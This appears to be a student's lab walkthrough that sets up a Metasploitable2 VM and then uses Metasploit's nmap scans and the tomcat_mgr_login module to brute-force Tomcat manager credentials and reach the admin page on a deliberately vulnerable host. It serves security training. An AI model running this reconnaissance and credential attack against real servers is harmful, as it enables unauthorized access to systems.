

3/28/2022 - Metasploitable2 Setup & Tomcat Web Server Exploitation

Monday, March 28, 2022 10:08 AM

Metasploitable2 Installation

Click on the New button



Name it Metasploitable2, type should be Linux, and Version should be Other Linux (64-bit). Then click Next.



Create Virtual Machine

Name and operating system


Please choose a descriptive name and destination folder for the new virtual machine and select the type of operating system you intend to install on it. The name you choose will be used throughout VirtualBox to identify this machine.

Name:

Machine Folder:

Type:

Version:



Set the Memory to the size you want. *I am putting 2GB (2048MB).* Then click Next.



Create Virtual Machine


Memory size

Select the amount of memory (RAM) in megabytes to be allocated to the virtual machine.

The recommended memory size is **512 MB**.

MB

4 MB 32768 MB



Select the Use an existing virtual hard disk file and select the Metasploitable.vmdk file, then click Create.



Create Virtual Machine

Hard disk

If you wish you can add a virtual hard disk to the new machine. You can either create a new hard disk file or select one from the list or from another location using the folder icon.

If you need a more complex storage set-up you can skip this step and make the changes to the machine settings once the machine is created.

The recommended size of the hard disk is **8.00 GB**.

☐ Do not add a virtual hard disk

☐ Create a virtual hard disk now
☒ Use an existing virtual hard disk file
 Metasploitable.vmdk (Normal, 8.00 GB)

Create Cancel

Select the Metasploitable2 VM you created and press the Settings Button.

Tools

New Settings Discard Start

Metasploitable3
Powered Off

Metasploitable2
Powered Off

Kali 2022
Powered Off

Metasploitable 2
Powered Off

General

Name: Metasploitable 2
Operating System: Other Linux (64-bit)

System

Base Memory: 2048 MB
Boot Order: Floppy, Optical, Hard Disk
Acceleration: VT-x/AMD-V, Nested Paging, PAE/NX

Display

Video Memory: 16 MB
Graphics Controller: VMSVGA
Remote Desktop Server: Disabled
Recording: Disabled

Storage

Controller: IDE
IDE Primary Device 0: Metasploitable.vmdk (Normal, 8.00 GB)
IDE Secondary Device 0: [Optical Drive] Empty

Audio

Host Driver: Windows DirectSound

Select the Network Tab in the left Navigation Menu.

Metasploitable 2 - Settings

General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface

Network

Adapter 1 Adapter 2 Adapter 3 Adapter 4

☒ Enable Network Adapter

Attached to: NAT

Name:

Advanced

In the Attached To: Drop Down Menu, select the Nat Network.

Metasploitable 2 - Settings

General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface

Network

Adapter 1 Adapter 2 Adapter 3 Adapter 4

☒ Enable Network Adapter

Attached to: NAT

Name:

Advanced

NAT
 Bridged Adapter
 Internal Network
 Host-only Adapter
 Generic Driver
NAT Network
 Cloud Network [EXPERIMENTAL]
 Not attached

Select NPower in the Name: Drop Down Menu.

```
msf6 > db_nmap -p -sV -O 10.0.2.6
[*] Nmap: Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-28 20:10 EDT
[*] Nmap: Nmap scan report for 10.0.2.6
[*] Nmap: Host is up (0.00075s latency).
[*] Nmap: Not shown: 65505 closed tcp ports (reset)
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 21/tcp    open  ftp          vsftpd 2.3.4
[*] Nmap: 22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
[*] Nmap: 23/tcp    open  telnet       Linux telnetd
[*] Nmap: 25/tcp    open  smtp         Postfix smtpd
```

```

[*] Nmap: 23/tcp open smtp Postfix smtpd
[*] Nmap: 53/tcp open domain ISC BIND 9.4.2
[*] Nmap: 80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
[*] Nmap: 111/tcp open rpcbind 2 (RPC #100000)
[*] Nmap: 139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 512/tcp open exec netkit-rsh rexecd
[*] Nmap: 513/tcp open login?
[*] Nmap: 514/tcp open tcpwrapped
[*] Nmap: 1099/tcp open java-rmi GNU Classpath grmiregistry
[*] Nmap: 1524/tcp open bindshell Metasploitable root shell
[*] Nmap: 2049/tcp open nfs 2-4 (RPC #100003)
[*] Nmap: 2121/tcp open ftp ProFTPD 1.3.1
[*] Nmap: 3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
[*] Nmap: 3632/tcp open distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
[*] Nmap: 5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
[*] Nmap: 5900/tcp open vnc VNC (protocol 3.3)
[*] Nmap: 6000/tcp open X11 (access denied)
[*] Nmap: 6667/tcp open irc UnrealIRCd
[*] Nmap: 6697/tcp open irc UnrealIRCd
[*] Nmap: 8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
[*] Nmap: 8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
[*] Nmap: 8787/tcp open drb Ruby DRB RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbr)
[*] Nmap: 37310/tcp open java-rmi GNU Classpath grmiregistry
[*] Nmap: 38017/tcp open nlockmgr 1-4 (RPC #100021)
[*] Nmap: 39010/tcp open status 1 (RPC #100024)
[*] Nmap: 42911/tcp open mountd 1-3 (RPC #100005)
[*] Nmap: MAC Address: 08:00:27:97:E9:9F (Oracle VirtualBox virtual NIC)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Linux 2.6.X
[*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:2.6
[*] Nmap: OS details: Linux 2.6.9 - 2.6.33
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 130.13 seconds

```

*Nmap Scripting Engine allows users to write (and share) simple scripts to automate a wide variety of networking tasks. <<https://nmap.org/book/man-nse.html?msckid=t>

```

msf6 > db_nmap -p- -sV 10.0.2.6 --script=vuln
[*] Nmap: Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-28 20:14 EDT
[*] Nmap: Nmap scan report for 10.0.2.6
[*] Nmap: Host is up (0.00012s latency).
[*] Nmap: Not shown: 65505 closed tcp ports (reset)
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 21/tcp    open  ftp          vsftpd 2.3.4
[*] Nmap: | ftp-vsftpd-backdoor:
[*] Nmap: | VULNERABLE:
[*] Nmap: | vsFTPD version 2.3.4 backdoor
[*] Nmap: | State: VULNERABLE (Exploitable)
[*] Nmap: | IDs: BID:48539 CVE:CVE-2011-2523
[*] Nmap: | vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
[*] Nmap: | Disclosure date: 2011-07-03
[*] Nmap: | Exploit results:
[*] Nmap: | Shell command: id
[*] Nmap: | Results: uid=0(root) gid=0(root)
[*] Nmap: | References:
[*] Nmap: | https://www.securityfocus.com/bid/48539
[*] Nmap: | https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
[*] Nmap: | https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
[*] Nmap: | http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
[*] Nmap: 22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
[*] Nmap: | vulners:
[*] Nmap: | cpe:/a:openbsd:openssh:4.7p1:
[*] Nmap: | SECURITYVULNS:VULN:8166 7.5 https://vulners.com/securityvulns/SECURITYVULNS:VULN:8166
[*] Nmap: | MSF:ILITIES/OPENBSD-OPENSSSH-CVE-2010-4478/ 7.5 https://vulners.com/metasploit/MSF:ILITIES/OPENBSD-OPENSSSH-CVE-2010-4478/
[*] Nmap: | MSF:ILITIES/LINUXRPM-ELSA-2008-0855/ 7.5 https://vulners.com/metasploit/MSF:ILITIES/LINUXRPM-ELSA-2008-0855/
[*] Nmap: | MSF:ILITIES/GENTOO-LINUX-CVE-2010-4252/ 7.5 https://vulners.com/metasploit/MSF:ILITIES/GENTOO-LINUX-CVE-2010-4252/
[*] Nmap: | CVE-2010-4478 7.5 https://vulners.com/cve/CVE-2010-4478
[*] Nmap: | CVE-2008-1657 6.5 https://vulners.com/cve/CVE-2008-1657
[*] Nmap: | SSV:60656 5.0 https://vulners.com/seebug/SSV:60656 *EXPLOIT*
[*] Nmap: | CVE-2017-15906 5.0 https://vulners.com/cve/CVE-2017-15906
[*] Nmap: | CVE-2010-5107 5.0 https://vulners.com/cve/CVE-2010-5107
[*] Nmap: | MSF:ILITIES/SUSE-CVE-2011-5000/ 3.5 https://vulners.com/metasploit/MSF:ILITIES/SUSE-CVE-2011-5000/
[*] Nmap: | MSF:ILITIES/ORACLE-SOLARIS-CVE-2012-0814/ 3.5 https://vulners.com/metasploit/MSF:ILITIES/ORACLE-SOLARIS-CVE-2012-0814/
[*] Nmap: | MSF:ILITIES/GENTOO-LINUX-CVE-2011-5000/ 3.5 https://vulners.com/metasploit/MSF:ILITIES/GENTOO-LINUX-CVE-2011-5000/
[*] Nmap: | MSF:ILITIES/AMAZON-LINUX-AMI-ALAS-2012-99/ 3.5 https://vulners.com/metasploit/MSF:ILITIES/AMAZON-LINUX-AMI-ALAS-2012-99/
[*] Nmap: | CVE-2012-0814 3.5 https://vulners.com/cve/CVE-2012-0814
[*] Nmap: | CVE-2011-5000 3.5 https://vulners.com/cve/CVE-2011-5000
[*] Nmap: | CVE-2008-5161 2.6 https://vulners.com/cve/CVE-2008-5161
[*] Nmap: | CVE-2011-4327 2.1 https://vulners.com/cve/CVE-2011-4327
[*] Nmap: | MSF:ILITIES/SSH-OPENSSSH-X11USELOCALHOST-X11-FORWARDING-SESSION-HIJACK/ 1.2 https://vulners.com/metasploit/MSF:ILITIES/SSH-OPENSSSH-X11USELOCALHOST-X11-FORWARDING-SESSION-HIJACK/
[*] Nmap: | CVE-2008-3259 1.2 https://vulners.com/cve/CVE-2008-3259
[*] Nmap: | SECURITYVULNS:VULN:9455 0.0 https://vulners.com/securityvulns/SECURITYVULNS:VULN:9455

```

Now by typing services we can review the services that are open from the workspace we created earlier.

```

msf6 > services
Services
=====
host      port      proto  name      state  info
-----
10.0.2.6  21        tcp    ftp       open   vsftpd 2.3.4

```

```

10.0.2.6 21 tcp ftp open vsftpd 2.3.4
10.0.2.6 22 tcp ssh open OpenSSH 4.7p1 Debian 8ubuntu1 protocol 2.0
10.0.2.6 23 tcp telnet open Linux telnetd
10.0.2.6 25 tcp smtp open Postfix smtpd
10.0.2.6 53 tcp domain open ISC BIND 9.4.2
10.0.2.6 80 tcp http open Apache httpd 2.2.8 (Ubuntu) DAV/2
10.0.2.6 111 tcp rpcbind open 2 RPC #100000
10.0.2.6 139 tcp netbios-ssn open Samba smbd 3.X - 4.X workgroup: WORKGROUP
10.0.2.6 445 tcp netbios-ssn open Samba smbd 3.X - 4.X workgroup: WORKGROUP
10.0.2.6 512 tcp exec open netkit-rsh rexecd
10.0.2.6 513 tcp login open
10.0.2.6 514 tcp tcpwrapped open
10.0.2.6 1099 tcp java-rmi open GNU Classpath grmiregistry
10.0.2.6 1524 tcp bindshell open Metasploitable root shell
10.0.2.6 2049 tcp nfs open 2-4 RPC #100003
10.0.2.6 2121 tcp ftp open ProFTPD 1.3.1
10.0.2.6 3306 tcp mysql open MySQL 5.0.51a-3ubuntu5
10.0.2.6 3632 tcp distccd open distccd v1 (GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4)
10.0.2.6 5432 tcp postgresql open PostgreSQL DB 8.3.0 - 8.3.7
10.0.2.6 5900 tcp vnc open VNC protocol 3.3
10.0.2.6 6000 tcp x11 open access denied
10.0.2.6 6667 tcp irc open UnrealIRCd
10.0.2.6 6697 tcp irc open UnrealIRCd
10.0.2.6 8009 tcp ajp13 open Apache Jserv Protocol v1.3
10.0.2.6 8180 tcp http open Apache Tomcat/Coyote JSP engine 1.1
10.0.2.6 8787 tcp drb open Ruby DRB RMI Ruby 1.8; path /usr/lib/ruby/1.8/drb
10.0.2.6 37310 tcp java-rmi open GNU Classpath grmiregistry
10.0.2.6 38017 tcp nlockmgr open 1-4 RPC #100021
10.0.2.6 39010 tcp status open 1 RPC #100024
10.0.2.6 42911 tcp mountd open 1-3 RPC #100005

```

We can check the notes for the vulnerabilities identified from the vuln nmap script by typing notes.

```

msf6 > notes

Notes

Time Host Service Port Protocol Type Data
-----
2022-03-29 00:12:17 UTC 10.0.2.6 host.os.nmap_fingerprint {os_vendor=>"Linu
2022-03-29 00:12:17 UTC 10.0.2.6 host.last_boot {time=>"Mon Mar 2
2022-03-29 00:22:13 UTC 10.0.2.6 nmap.nse.smb-vuln-regsvc-dos.host {"output"=>"ERROR:
2022-03-29 00:22:13 UTC 10.0.2.6 nmap.nse.smb-vuln-ms10-061.host {"output"=>"false"
2022-03-29 00:22:13 UTC 10.0.2.6 nmap.nse.smb-vuln-ms10-054.host {"output"=>"false"
2022-03-29 00:22:13 UTC 10.0.2.6 ftp 21 tcp nmap.nse.ftp-vsftpd-backdoor.tcp.21 {"output"=>"\n VU
4.\n Disclosure
ub.com/rapid7/meta
com/2011/07/alert-
{"output"=>"\n cp
vulners.com/metasp
n \tMSF:ILITIES
tCVE-2008-1657\t6.
E-2010-5107\t5.0\t
IS-CVE-2012-0814\
NT00-LINUX-CVE-201
ttps://vulners.com
ers.com/cve/CVE-20
JACK/\t*EXPLOIT*\n

2022-03-29 00:22:13 UTC 10.0.2.6 ssh 22 tcp nmap.nse.vulners.tcp.22

```

Port 8180 is open and in the notes if you look at port 8180 you will see that there is a possible admin page and that the vulnerability is http-enum.

```

2022-03-29 00:22:14 UTC 10.0.2.6 http 8180 tcp nmap.nse.http-enum.tcp.8180 {"output"=>"\n /ad
min folder\n /admin
tml: Possible admin
admin/adminLogin.ht
admin folder\n /ad
ible admin folder\n
n-login.jsp: Possib
admin/admin_login.j
Tomcat (401 Unauth
emanager/connectors
ml: ASP Simple Blog
tially interesting

```

You can search for an auxiliary like we did with ssh but for tomcat by typing search type:aux tomcat

```


msf6 > search type:aux tomcat

Matching Modules

# Name Disclosure Date Rank Check Description
- -
0 auxiliary/dos/http/apache_commons_fileupload_dos 2014-02-06 normal No Apache Commons FileUpload and Apache
1 auxiliary/admin/http/tomcat_ghostcat 2020-02-20 normal Yes Apache Tomcat AJP File Read
2 auxiliary/dos/http/apache_tomcat_transfer_encoding 2010-07-09 normal No Apache Tomcat Transfer-Encoding Info
3 auxiliary/scanner/http/tomcat_enum normal No Apache Tomcat User Enumeration
4 auxiliary/dos/http/hashcollision_dos 2011-12-28 normal No Hashtable Collisions
5 auxiliary/admin/http/ibm_drm_download 2020-04-21 normal Yes IBM Data Risk Manager Arbitrary File
6 auxiliary/admin/http/tomcat_administration normal No Tomcat Administration Tool Default A
7 auxiliary/scanner/http/tomcat_mgr_login normal No Tomcat Application Manager Login Uti
8 auxiliary/admin/http/tomcat_utf8_traversal 2009-01-09 normal No Tomcat UTF-8 Directory Traversal Vul
9 auxiliary/admin/http/trendmicro_dlp_traversal 2009-01-09 normal No TrendMicro Data Loss Prevention 5.5

```


Since the vulnerability is http enum shows in the notes that there is a manager page, we will verify by going to the web page by typing [victim IP]:8180/admin. *You can nc



We will use the auxiliary/scanner/http/tomcat_mgr_login by typing use [full path of auxiliary] or use [#] *we are using the tomcat_mgr_login because you are able to use \

```
msf6 > use 7
msf6 auxiliary(scanner/http/tomcat_mgr_login) > |
```

Set the rhost to the victim ip by typing set rhosts [Victim IP]

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set rhosts 10.0.2.6
rhosts => 10.0.2.6
```

Now you can type run since the default wordlist and rport match this situation.

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > run

[~] 10.0.2.6:8180 - LOGIN FAILED: admin:admin (Incorrect)
[~] 10.0.2.6:8180 - LOGIN FAILED: admin:manager (Incorrect)
[~] 10.0.2.6:8180 - LOGIN FAILED: admin:role1 (Incorrect)
[~] 10.0.2.6:8180 - LOGIN FAILED: admin:root (Incorrect)
[~] 10.0.2.6:8180 - LOGIN FAILED: admin:tomcat (Incorrect)
[~] 10.0.2.6:8180 - LOGIN FAILED: admin:s3cret (Incorrect)
[~] 10.0.2.6:8180 - LOGIN FAILED: admin:vagrant (Incorrect)
[~] 10.0.2.6:8180 - LOGIN FAILED: admin:QLogic66 (Incorrect)
[~] 10.0.2.6:8180 - LOGIN FAILED: admin:password (Incorrect)
[~] 10.0.2.6:8180 - LOGIN FAILED: admin:Password1 (Incorrect)
[~] 10.0.2.6:8180 - LOGIN FAILED: admin:changethis (Incorrect)
[~] 10.0.2.6:8180 - LOGIN FAILED: admin:r00t (Incorrect)
[~] 10.0.2.6:8180 - LOGIN FAILED: admin:toor (Incorrect)
```

You can see that there is only one correct credentials found.(it would be in green)


```
[+] 10.0.2.6:8180 - Login Successful: tomcat:tomcat
```

You can also type creds to see the credentials

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > creds
Credentials
=====
```

host	origin	service	public	private	realm	private_type	JtR Format
10.0.2.6	10.0.2.6	8180/tcp (http)	tomcat	tomcat		Password	

We can go back to the admin page and use the credentials we found to login.



Tomcat Server Administration

Username:

Password:

Now we are able to access the admin page.

Tomcat Server Administration

10.0.2.6:8180/admin/frameset.jsp

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

TOMCAT WEB SERVER

ADMINISTRATION TOOL

Commit C

Tomcat Server

Service (Catalina)

Resources

Data Sources

Mail Sessions

Environment Entries

User Databases

User Definition

Users

Groups

Roles